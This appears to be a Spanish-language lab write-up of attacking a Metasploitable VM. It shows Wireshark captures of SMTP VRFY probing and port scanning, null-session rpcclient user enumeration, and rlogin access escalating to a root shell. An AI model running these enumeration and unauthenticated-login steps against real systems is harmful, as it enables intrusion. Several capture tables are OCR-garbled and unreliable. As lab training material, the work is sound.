| 16  | 49.047982052     | 192.168.1.1           | 192.168.1.3     | SMTP     | 66     | 60180 - 25 [ACK] Seq=253 Win=64512 Len=0 TSval=3074938997 TSecr=1701305   |
| 17  | 49.047982052     | 192.168.1.1           | 192.168.1.3     | SMTP     | 66     | 60180 - 25 [ACK] Seq=253 Win=64512 Len=0 TSval=3074938997 TSecr=1701305   |
| 18  | 49.047982052     | 192.168.1.1           | 192.168.1.3     | SMTP     | 66     | 60180 - 25 [ACK] Seq=253 Win=64512 Len=0 TSval=3074938997 TSecr=1701305   |
| 19  | 49.047982052     | 192.168.1.1           | 192.168.1.3     | SMTP     | 66     | 60180 - 25 [ACK] Seq=253 Win=64512 Len=0 TSval=3074938997 TSecr=1701305   |
| 20  | 49.047982052     | 192.168.1.1           | 192.168.1.3     | SMTP     | 66     | 60180 - 25 [ACK] Seq=253 Win=64512 Len=0 TSval=3074938997 TSecr=1701305   |
| 21  | 51.534382412     | 192.168.1.1           | 192.168.1.3     | SMTP     | 78     | C: VRFY msfadmin  |
| 22  | 51.534382412     | 192.168.1.1           | 192.168.1.3     | SMTP     | 85     | S: 561 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table                                     |
| 23  | 51.534382412     | 192.168.1.1           | 192.168.1.3     | TCP      | 66     | 60180 - 25 [ACK] Seq=253 Win=64512 Len=0 TSval=3074938997 TSecr=1702044   |
| 24  | 29.2822406106    | 0.0.0.0               | 255.255.255.255 | DHCP     | 342    | DHCP Discover - Transaction ID 0x8bf37e37   |
| 25  | 29.2822406106    | 0.0.0.0               | 255.255.255.255 | DHCP     | 342    | DHCP Discover - Transaction ID 0x8bf37e37   |
| 26  | 30.313723374     | 0.0.0.0               | 255.255.255.255 | DHCP     | 342    | DHCP Discover - Transaction ID 0x8bf37e37   |
| 27  | 32.2812859468    | 0.0.0.0               | 255.255.255.255 | DHCP     | 342    | DHCP Discover - Transaction ID 0x8bf37e37   |
| 28  | 32.2812859468    | 0.0.0.0               | 255.255.255.255 | DHCP     | 342    | DHCP Discover - Transaction ID 0x8bf37e37   |

Frame 12: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on interface eth0, id 0
 Ethernet II, Src: PCSSystemtec\_b9:e4:68 (08:00:27:b9:e4:68), Dst: PCSSystemtec\_b9:e4:68 (08:00:27:b9:e4:68)
 Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.3
 Transmission Control Protocol, Src Port: 60180, Dst Port: 25, Seq: 12, Ack: 205, Len: 6

| Capturando desde eth0 |                    |             |             |          |        |   |
|-----------------------|--------------------|-------------|-------------|----------|--------|---|
| No.                   | Time               | Source      | Destination | Protocol | Length | Info  |
| 58                    | 15:53:15.899763979 | 192.168.1.1 | 192.168.1.3 | TCP      | 58     | 42268 - 110 [SYN] Seq=0 Win=1624 Len=0 MSS=1460             |
| 59                    | 15:53:15.9006262   | 192.168.1.1 | 192.168.1.3 | TCP      | 58     | 42268 - 8888 [SYN] Seq=0 Win=1924 Len=0 MSS=1460            |
| 60                    | 15:53:15.1191572   | 192.168.1.1 | 192.168.1.3 | TCP      | 58     | 42268 - 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460             |
| 61                    | 15:53:15.1191572   | 192.168.1.1 | 192.168.1.3 | TCP      | 58     | 42268 - 5389 [SYN] Seq=0 Win=1824 Len=0 MSS=1460            |
| 62                    | 15:53:15.134377494 | 192.168.1.3 | 192.168.1.1 | TCP      | 58     | 42268 - 1024 [SYN] Seq=0 Win=1624 Len=0 MSS=1460            |
| 63                    | 15:53:15.134377493 | 192.168.1.3 | 192.168.1.1 | TCP      | 60     | 42268 - 1024 [SYN] Seq=0 Win=1624 Len=0 MSS=1460            |
| 64                    | 15:53:15.134384458 | 192.168.1.1 | 192.168.1.3 | TCP      | 58     | 42268 - 587 [SYN] Seq=0 Win=1624 Len=0 MSS=1460             |
| 65                    | 15:53:15.134384459 | 192.168.1.1 | 192.168.1.3 | TCP      | 58     | 42268 - 1024 [SYN] Seq=0 Win=1624 Len=0 MSS=1460            |
| 66                    | 15:53:15.134384460 | 192.168.1.1 | 192.168.1.3 | TCP      | 60     | 42268 - 5849 [SYN] Seq=0 Win=1624 Len=0 MSS=1460            |
| 67                    | 15:53:15.19391862  | 192.168.1.3 | 192.168.1.1 | TCP      | 68     | 1723 - 42268 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0             |
| 68                    | 15:53:15.19391863  | 192.168.1.3 | 192.168.1.1 | TCP      | 68     | 119 - 42268 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0              |
| 69                    | 15:53:15.19391864  | 192.168.1.3 | 192.168.1.1 | TCP      | 58     | 247 - 42268 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0              |
| 70                    | 15:53:15.26626247  | 192.168.1.3 | 192.168.1.1 | TCP      | 68     | 8868 - 42268 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0             |
| 71                    | 15:53:15.26626522  | 192.168.1.3 | 192.168.1.1 | TCP      | 68     | 135 - 42268 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0              |
| 72                    | 15:53:15.26626583  | 192.168.1.3 | 192.168.1.1 | TCP      | 68     | 3386 - 42268 [SYN, ACK] Seq=0 Ack=2 Win=5849 Len=0 MSS=1460 |
| 73                    | 15:53:15.26626584  | 192.168.1.3 | 192.168.1.1 | TCP      | 68     | 1025 - 42268 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0             |
| 74                    | 15:53:15.26626731  | 192.168.1.3 | 192.168.1.1 | TCP      | 68     | 1025 - 42268 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0             |
| 75                    | 15:53:15.33757911  | 192.168.1.1 | 192.168.1.3 | TCP      | 54     | 42268 - 3386 [RST] Seq=1 Win=0 Len=0                        |
| 76                    | 15:53:15.33757912  | 192.168.1.1 | 192.168.1.3 | ICMP     | 58     | 42208 - 88 [SYN] Seq=0 Win=1624 Len=0 MSS=1460              |

Frames: 23; 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface eth0, id 0  
 Ethernet II, Src: PCsystemtec\_b9:e4 (08:00:27:b9:e4), Dst: Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.3  
 > Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.3  
 > Transmission Control Protocol, Src Port: 60188, Dst Port: 25, Seq: 56, Ack: 359, Len: 0  
 0000 00 00 27 b9 e4 e8 08 00 27 d0 0b 08 00 45 00 .t...g..E.  
 0001 01 03 eb d9 40 00 40 00 4c 96 c8 01 01 00 a9 4f 0 0 ..y'x.a..  
 0002 01 03 eb d9 40 00 40 00 4d 96 c8 01 01 00 a9 00 00 ..  
 0003 00 7e 83 7b 00 00 01 01 08 0a b7 48 0b 08 00 19 00 00 ..  
 0004 fa d5 ..

La herramienta **rpcclient** es un cliente de protocolo de llamada a procedimiento remoto (RPC) para acceder a servicios de red de Windows (como Active Directory o servidores de archivos) que utilizan el protocolo SMB/CIFS, a menudo implementado por **Samba** en sistemas operativos tipo Unix.

### **Se utiliza principalmente para:**

#### **Administracion Remota:**

Permite realizar tareas administrativas y obtener información de un servidor que exponga servicios RPC.

#### **Enumeracion (Hacking Etico/Seguridad):**

Es una herramienta fundamental para la fase de reconocimiento, permitiendo obtener información valiosa sobre el dominio o servidor de destino, como:

#### **Listado de Usuarios y Grupos:**

Enumerar las cuentas de usuario y los grupos locales o de dominio.

#### **Politicas de Contraseñas:**

Conocer las reglas de complejidad, longitud y caducidad de las contraseñas.

#### **Informacion del Servidor:**

Detalles del sistema operativo, el rol en el dominio, etc.

La opcion **-U** en **rpcclient** se utiliza para especificar el nombre de usuario que se utilizara para la conexion al servidor remoto:

#### **Proposito:**

Proporciona las credenciales necesarias (el usuario) para intentar la autenticacion en el servidor. Si el usuario necesita una contraseña, esta se solicitará de forma interactiva (o se puede proporcionar con la opción **-W** para el dominio y **-P** para la contraseña, aunque esto último se desaconseja por seguridad).

## Enumeracion Anonima/Nula:


En algunos casos, se puede intentar la conexión con el usuario nulo (**a veces usando -U ""**) para ver si el servidor permite la enumeración de información sin credenciales válidas, lo cual es un fallo de seguridad.

En resumen, **rpcclient-U** inicia una sesión del cliente RPC en el servidor especificado, intentando la autenticación con el nombre de usuario que se le proporciona.

```
Session Acciones Editar Vista Ayuda
└─(kali㉿kali)-[~]
$ rpcclient -U "" 192.168.1.3
Password for [WORKGROUP]:
rpcclient $> queryuser msfadmin
User Name : msfadmin
Full Name : msfadmin,,
Home Drive : \\metasploitable\msfadmin
Dir Drive:
Profile Path: \\metasploitable\msfadmin\profile
Logon Script:
Description:
Workstations:
Comment : (null)
Remote Dial :
Logon Time : jue, 01 ene 1970 01:00:00 CET
Logoff Time : jue, 14 sep 30828 04:48:05 CEST
Kickoff Time : jue, 14 sep 30828 04:48:05 CEST
Password last set Time : mié, 28 abr 2010 08:56:18 CEST
Password can change Time : mié, 28 abr 2010 08:56:18 CEST
Password must change Time: jue, 14 sep 30828 04:48:05 CEST
unknown_2[0..31]...
user_rid : 0xbb8
group_rid: 0xbb9
acb_info : 0x00000010
fields_present: 0x00fffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
logon_mins[0..21]...
```

```
rpcclient $> queryuser root
User Name : root
Full Name : root
Home Drive : \\metasploitable\root
Dir Drive:
Profile Path: \\metasploitable\root\profile
Logon Script:
Description:
Workstations:
Comment : (null)
Remote Dial :
Logon Time : jue, 01 ene 1970 01:00:00 CET
Logoff Time : jue, 14 sep 30828 04:48:05 CEST
Kickoff Time : jue, 14 sep 30828 04:48:05 CEST
Password last set Time : jue, 01 ene 1970 01:00:00 CET
Password can change Time : jue, 01 ene 1970 01:00:00 CET
Password must change Time: jue, 14 sep 30828 04:48:05 CEST
unknown_2[0..31]...
user_rid : 0x3e8
group_rid: 0x3e9
acb_info : 0x00000011
fields_present: 0x00fffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
logon_mins[0..21]...
rpcclient $> █
```

```
Archivo Edición Visualización Ir Captura Analizar Estadísticas Teléfono Wireless Herramientas Ayuda
Aplique un filtro de visualización ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000498925 0.0.0.0 255.255.255.255 UDP 154 Negotiate - Transaction ID 0x7dfeff166
2 11.000498925 0.0.0.0 255.255.255.255 DHCP 342 DHCP Discover - Transaction ID 0x7dfeff166
3 15.519789944 192.168.1.1 192.168.1.3 TCP 74 55122 - 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsv=654499328 Tsecr=0 WS=512
4 15.525562138 192.168.1.1 192.168.1.3 TCP 74 54086 - 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsv=654499334 Tsecr=0 WS=512
5 15.528129104 PCSSystemtec_7e:7f:... Broadcast ARP 60 Who has 192.168.1.1? Tell 192.168.1.3
6 15.528129104 PCSSystemtec_7e:7f:... Broadcast ARP 42 192.168.1.1.1 at 08:08:27:83:ee:91
7 15.5288796530 192.168.1.3 192.168.1.1 TCP 74 446 - 55122 [SYN] Seq=0 Win=5792 Len=0 MSS=1460 SACK_PERM Tsv=851755 Tsecr=654499328 WS=128
8 15.528796785 192.168.1.3 192.168.1.1 TCP 74 139 - 54088 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM Tsv=851755 Tsecr=654499334 WS=128
9 15.528857238 192.168.1.1 192.168.1.3 TCP 66 55122 - 445 [ACK] Seq=1 Ack=1 Win=64512 Len=0 Tsv=654499337 Tsecr=851755
10 15.528911147 192.168.1.1 192.168.1.3 TCP 66 54086 - 139 [ACK] Seq=1 Ack=1 Win=64512 Len=0 Tsv=654499337 Tsecr=851755
11 15.528911147 192.168.1.1 192.168.1.3 TCP 66 54086 - 139 [ACK] Seq=1 Ack=1 Win=64512 Len=0 Tsv=654499338 Tsecr=851755
12 15.52947756 192.168.1.1 192.168.1.3 SMB 154 Negotiate Protocol Request
13 15.529476354 192.168.1.3 192.168.1.1 TCP 66 445 - 55122 [ACK] Seq=1 Ack=89 Win=5888 Len=0 Tsv=851756 Tsecr=654499338
14 15.530828163 192.168.1.3 192.168.1.1 SMB 197 Negotiate Protocol Response
15 15.530808161 192.168.1.1 192.168.1.3 TCP 66 55122 - 445 [ACK] Seq=89 Ack=132 Win=64512 Len=0 Tsv=654499339 Tsecr=851756
16 15.532745923 192.168.1.1 192.168.1.3 SMB 226 Session Setup AndX Request, NTLMSSP_GOTITATE
17 15.532745923 192.168.1.3 192.168.1.1 SMB 446 Session Setup AndX Response, NTLMSSP_GOTITATE, Error: STATUS_MORE_PROCESSING_REQUIRED
18 15.538682696 192.168.1.3 192.168.1.1 TCP 66 139 - 54088 [ACK] Seq=1 Ack=2 Win=5888 Len=0 Tsv=851757 Tsecr=654499338
19 15.539335369 192.168.1.3 192.168.1.1 TCP 66 139 - 54088 [FIN, ACK] Seq=1 Ack=2 Win=5888 Len=0 Tsv=851757 Tsecr=654499338
20 15.539357663 192.168.1.1 192.168.1.3 TCP 66 54086 - 139 [ACK] Seq=2 Ack=2 Win=64512 Len=0 Tsv=654499348 Tsecr=851757
Frame 1: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on interface eth0, id 0
Ethernet II Src: PCSSystemtec_7e:7f:22 (08:08:27:7e:7f:22), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
User Datagram Protocol, Src Port: 68, Dst Port: 67
Dynamic Host Configuration Protocol (Discover)
```



**rlogin** (remote login) es un **comando Unix/Linux** que permite conectarte a otro sistema remoto (normalmente otro servidor Unix) como si estuvieras sentado frente a él.

Es una de las herramientas antiguas del conjunto de utilidades de red “**r-commandos**” (junto a rsh, rcp, etc.)

Sirve para iniciar sesión en un equipo remoto y obtener un intérprete de comandos (shell) en ese sistema.

Una vez conectado, puedes ejecutar comandos, editar archivos, compilar programas, etc., igual que si estuvieras localmente en esa máquina.

El comando **rlogin** está considerado obsoleto e inseguro y su uso no es recomendado en entornos modernos.

#### Razon:

Transmite la información de inicio de sesión, incluyendo contraseñas, en texto plano a través de la red (sin cifrar). Esto hace que sea muy vulnerable a la interceptación (o "sniffing") por parte de atacantes.

#### Alternativa Segura:

El protocolo y comando que lo ha reemplazado es SSH (Secure Shell), que cifra toda la comunicación y ofrece muchas más características de seguridad.

En resumen, entrar por **rlogin** significa conectarse remotamente a otra máquina para usarla, pero hoy en día deberías usar SSH para realizar esa tarea de forma segura.

rlogin fue popular antes de que existiera SSH, pero tiene una gran desventaja:

Envía toda la información (incluyendo tu contraseña) sin cifrar.

Por eso hoy en día ya casi no se usa, y fue reemplazado por SSH (Secure Shell), que cifra la comunicación.

```

Session Acciones Editar Vista Ayuda
[(kali㉿kali)-[~]
$ rlogin -l msfadmin 192.168.1.3
Last login: Fri Oct 31 11:26:05 EDT 2025 from 192.168.1.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ ssh -lroot -p22 -i /home/fonsi/ssh/rsa/2048/57c3115d77c56390332dc5c49978627a-5429 192.168.1.3
Warning: Identity file /home/fonsi/ssh/rsa/2048/57c3115d77c56390332dc5c49978627a-5429 not accessible: No such file or director
y.
Last login: Fri Oct 31 11:29:50 2025 from 192.168.1.3
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

```

Aplique un filtro de visualización ... <Ctrl-/>

| No. | Time   | Source                     | Destination           | Protocol | Length | Info   |
|-----|--|----------------------------|-----------------------|----------|--------|--|
| 18  | 5.1.26374104   | PCSSystemtec_83:ee:95      | PCSSystemtec_7e:ff:22 | ICMPv6   | 42     | src link has 192.168.1.3 to Tell 192.168.1.1   |
| 18  | 5.1.26374104   | PCSSystemtec_83:ee:95      | PCSSystemtec_7e:ff:22 | ARP      | 60     | 192.168.1.3 is alive 08:00:27:7e:ff:22   |
| 18  | 46.087500378   | fe80::718c:b286:ec1:f602:2 | 192.168.1.3           | ICMPv6   | 62     | Router Solicitation  |
| 19  | 88.144471623   | 192.168.1.1                | 192.168.1.3           | Rlogin   | 159    | Data: ssh -lroot -p22 -i /home/fonsi/ssh/rsa/2048/57c3115d77c56390332dc5c49978627a-5429 192.168.1.3  |
| 20  | 88.144471623   | 192.168.1.1                | 192.168.1.3           | TCP      | 40     | 192.168.1.3 to 192.168.1.1:22 -> 192.168.1.3:5888 Ack=142 Win=5888 Len=8 TStamp=2085366 TSecr=6668404126                                       |
| 21  | 88.164529347   | 192.168.1.3                | 192.168.1.1           | Rlogin   | 159    | Data: ssh -lroot -p22 -i /home/fonsi/ssh/rsa/2048/57c3115d77c56390332dc5c49978627a-5429 192.168.1.3  |
| 22  | 88.164509580   | 192.168.1.1                | 192.168.1.3           | TCP      | 60     | 192.168.1.1 to 192.168.1.3:22 -> 192.168.1.3:513 [ACK] Seq=142 Ack=791 Win=64512 Len=0 TStamp=6668401595 TSecr=2085368                         |
| 23  | 89.506918341   | 192.168.1.1                | 192.168.1.3           | Rlogin   | 60     | Data: \r\n   |
| 24  | 89.506918341   | 192.168.1.1                | 192.168.1.3           | Rlogin   | 68     | Data: \r\n   |
| 25  | 89.507135950   | 192.168.1.1                | 192.168.1.3           | TCP      | 66     | 192.168.1.1 to 192.168.1.3:22 -> 192.168.1.3:513 [ACK] Seq=143 Ack=793 Win=64512 Len=0 TStamp=666841499 TSecr=2085593                          |
| 26  | 89.507135950   | 192.168.1.1                | 192.168.1.3           | Rlogin   | 159    | Data: Warning: Identity file /home/fonsi/ssh/rsa/2048/57c3115d77c56390332dc5c49978627a-5429 not accessible: No such file or directo y.         |
| 27  | 89.513291814   | 192.168.1.1                | 192.168.1.3           | TCP      | 66     | 192.168.1.1 to 192.168.1.3:22 -> 192.168.1.3:513 [ACK] Seq=143 Ack=793 Win=64512 Len=0 TStamp=666841499 TSecr=2085593                          |
| 28  | 89.513291814   | 192.168.1.1                | 192.168.1.3           | Rlogin   | 67     | Control Message (Raw mode)   |
| 29  | 89.513291814   | 192.168.1.1                | 192.168.1.3           | TCP      | 60     | 192.168.1.1 to 192.168.1.3:22 -> 192.168.1.3:513 [ACK] Seq=143 Ack=794 Win=64512 Len=0 TStamp=666841572 TSecr=2085511                          |
| 30  | 89.607615858   | 192.168.1.3                | 192.168.1.1           | Rlogin   | 578    | Data: Last login: Fri Oct 31 11:29:50 2025 from 192.168.1.3 \r\nLinux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 U n 2008 i686 |
| 31  | 89.607615858   | 192.168.1.3                | 192.168.1.1           | TCP      | 66     | 192.168.1.3 to 192.168.1.1:22 -> 192.168.1.1:513 [ACK] Seq=143 Ack=112 Win=64512 Len=0 TStamp=666841593 TSecr=2085513                          |
| 32  | 89.607615858   | 192.168.1.3                | 192.168.1.1           | Rlogin   | 60     | 192.168.1.3 to 192.168.1.1:22 -> 192.168.1.1:513 [ACK] Seq=143 Ack=112 Win=64512 Len=0 TStamp=666841593 TSecr=2085513                          |
| 33  | 89.626992933   | 192.168.1.1                | 192.168.1.3           | TCP      | 66     | 192.168.1.1 to 192.168.1.3:22 -> 192.168.1.3:513 [ACK] Seq=143 Ack=1463 Win=64512 Len=0 TStamp=666841612 TSecr=2085515                         |
| 34  | 89.626992933   | 192.168.1.1                | 192.168.1.3           | Rlogin   | 89     | Data: root@metasploitable:~#   |
| 35  | 89.626992933   | 192.168.1.1                | 192.168.1.3           | TCP      | 66     | 192.168.1.1 to 192.168.1.3:22 -> 192.168.1.3:513 [ACK] Seq=1466 Win=64512 Len=0 TStamp=666841614 TSecr=2085515                                 |
| 36  | 89.626992933   | 192.168.1.1                | 192.168.1.3           | Rlogin   | 60     | 192.168.1.1 to 192.168.1.3:22 -> 192.168.1.3:513 [ACK] Seq=1466 Win=64512 Len=0 TStamp=666841614 TSecr=2085515                                 |
| 37  | Frame 1: 9 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0 Ethernet II, Src: PCSSystemtec_83:ee:95 (00:00:27:83:ee:95), Dst: PCSSystemtec_7e:ff:22 (00:00:27:7e:ff:22) Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.3 Transmission Control Protocol, Src Port: 1022, Dst Port: 513, Seq: 0, Len: 0 |                            |                       |          |        |  |

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UIC 2008 1686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/\*/\*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#

Aplique un filtro de visualización ... <Ctrl-/>

| No. | Time  | Source                     | Destination           | Protocol | Length | Info   |
|-----|---|----------------------------|-----------------------|----------|--------|--|
| 1   | 0.000000000   | 192.168.1.3                | 192.168.1.3           | TCP      | 15     | 192.168.1.3 -> 192.168.1.3 [SYN] Seq=0 Win=512 MSS=1460 SACK_PERM TStamp=666751905 TSectr=2076557  |
| 2   | 0.0001607773  | 192.168.1.3                | 192.168.1.3           | TCP      | 74     | 192.168.1.3 -> 192.168.1.3 [SYN, ACK] Seq=0 Win=512 MSS=1460 SACK_PERM TStamp=666751905 TSectr=2076557   |
| 3   | 0.0001761491  | 192.168.1.1                | 192.168.1.3           | TCP      | 66     | 192.168.1.1 to 192.168.1.3:22 -> 192.168.1.3:513 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TStamp=666751987 TSectr=2076557                                   |
| 4   | 0.0001761491  | 192.168.1.1                | 192.168.1.3           | Rlogin   | 109    | Control Message (Raw mode)   |
| 5   | 0.0003432696  | 192.168.1.3                | 192.168.1.1           | TCP      | 66     | 192.168.1.3 to 192.168.1.1:22 -> 192.168.1.1:513 [ACK] Seq=1 Ack=37 Win=5888 Len=0 TStamp=666751988 TSectr=2076557                                   |
| 6   | 0.0007815082  | 192.168.1.3                | 192.168.1.1           | Rlogin   | 67     | Start up info received   |
| 7   | 0.0007815082  | 192.168.1.3                | 192.168.1.1           | TCP      | 66     | 192.168.1.3 to 192.168.1.1:22 -> 192.168.1.1:513 [ACK] Seq=37 Ack=2 Win=64512 Len=0 TStamp=666751993 TSectr=2076557                                  |
| 8   | 0.0234866325  | 192.168.1.3                | 192.168.1.1           | Rlogin   | 67     | Control Message (Window size request)  |
| 9   | 0.023851143   | 192.168.1.1                | 192.168.1.3           | TCP      | 66     | 192.168.1.1 to 192.168.1.3:22 -> 192.168.1.3:513 [ACK] Seq=37 Ack=3 Win=64512 Len=0 TStamp=666752014 TSectr=2076559                                  |
| 10  | 0.023851143   | 192.168.1.1                | 192.168.1.3           | Rlogin   | 78     | Control Message (Raw mode)   |
| 11  | 0.029292793   | 192.168.1.3                | 192.168.1.1           | Rlogin   | 580    | Data: Last login: Fri Oct 31 11:20:07 2025 from 192.168.1.1 on pts/1\rlinux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UIC 2008 1686 |
| 12  | 0.0724950628  | 192.168.1.1                | 192.168.1.3           | TCP      | 66     | 192.168.1.1 to 192.168.1.3:22 -> 192.168.1.3:513 [ACK] Seq=457 Win=64512 Len=0 TStamp=666752058 TSectr=2076559                                       |
| 13  | 0.0724950628  | 192.168.1.1                | 192.168.1.3           | Rlogin   | 60     | 192.168.1.1 to 192.168.1.3:22 -> 192.168.1.3:513 [ACK] Seq=457 Win=64512 Len=0 TStamp=666752058 TSectr=2076559                                       |
| 14  | 0.0741444564  | 192.168.1.3                | 192.168.1.1           | Rlogin   | 247    | Data: msfadmin@metasploitable:~#   |
| 15  | 0.0744221321  | 192.168.1.1                | 192.168.1.3           | TCP      | 66     | 192.168.1.1 to 192.168.1.3:22 -> 192.168.1.3:513 [ACK] Seq=4 Win=64512 Len=0 TStamp=666752060 TSectr=2076564   |
| 16  | 0.0744221321  | PCSSystemtec_83:ee:95      | PCSSystemtec_7e:ff:22 | ARP      | 42     | 192.168.1.1 hardware address 00:00:27:7e:ff:22   |
| 17  | 5.129764094   | PCSSystemtec_7e:ff:22      | PCSSystemtec_83:ee:95 | ARP      | 66     | 192.168.1.3 hardware address 00:00:27:7e:ff:22   |
| 18  | 46.087500378  | fe80::718c:b286:ec1:f602:2 | 192.168.1.3           | ICMPv6   | 62     | Router Solicitation  |
| 19  | 46.087500378  | fe80::718c:b286:ec1:f602:2 | 192.168.1.3           | Rlogin   | 158    | Data: \r\n   |
| 20  | 88.141743957  | 192.168.1.3                | 192.168.1.1           | TCP      | 66     | 192.168.1.3 to 192.168.1.1:22 -> 192.168.1.1:513 [ACK] Seq=142 Win=5888 Len=0 TStamp=666840126 TSectr=666840126                                      |
| 21  | Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0 Ethernet II, Src: PCSSystemtec_83:ee:95 (00:00:27:83:ee:95), Dst: PCSSystemtec_7e:ff:22 (00:00:27:7e:ff:22) Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.3 Transmission Control Protocol, Src Port: 1022, Dst Port: 513, Seq: 0, Len: 0 |                            |                       |          |        |  |

| No.              | Time                | Source              | Destination | Protocol | Length   | Info |
|------------------|---------------------|---------------------|-------------|----------|--|------|
| 36 145.12414563  | 192.168.1.1         | 192.168.1.3         | TCP         | 60       | 1023 - 513 [FIN, ACK] Seq=1 Ack=1 Win=126 Len=0 TSval=666897109 TSecr=2091795  |      |
| 37 145.125d5693  | 192.168.1.1         | 192.168.1.3         | TCP         | 66       | 513 - 1023 [FIN, ACK] Seq=1 Ack=2 Win=46 Len=0 TSval=2091062 TSecr=666897109   |      |
| 38 145.125d73684 | 192.168.1.1         | 192.168.1.3         | TCP         | 66       | 1023 - 513 [ACK] Seq=2 Ack=2 Win=126 Len=0 TSval=666897111 TSecr=2091062   |      |
| 39 150.278788487 | PCSSystemtec_83:ee: | PCSSystemtec_7e:7f: | ARP         | 42       | Who has 192.168.1.3? Tel: 192.168.1.1  |      |
| 40 150.278788487 | PCSSystemtec_83:ee: | PCSSystemtec_7e:7f: | ARP         | 60       | 192.168.1.3 is at 08:00:27:7e:7f:22  |      |
| 41 193.555411831 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x52243d72  |      |
| 42 198.55633448  | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x52243d72  |      |
| 43 220.567578994 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x52243d72  |      |
| 44 220.567578994 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x52243d72  |      |
| 45 230.571595935 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x52243d72  |      |
| 46 230.571595935 | 192.168.1.3         | 192.168.1.3         | BROWSER     | 286      | Local Master Announcement METASPLIOTABLE, Workstation, Server, Print Queue Server, Xenix Server, NT Workstation, NT Server, Master ... |      |
| 47 243.060389739 | 192.168.1.3         | 192.168.1.3         | BROWSER     | 287      | Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum   |      |
| 48 245.578889237 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x52243d72  |      |
| 49 252.562999822 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x52243d72  |      |
| 50 617.759643802 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x28a4b951  |      |
| 51 622.762942719 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x28a4b951  |      |
| 52 635.769363371 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x28a4b951  |      |
| 53 653.778667658 | 0.0.0.0             | 255.255.255.255     | DHCP        | 342      | DHCP Discover - Transaction ID 0x28a4b951  |      |
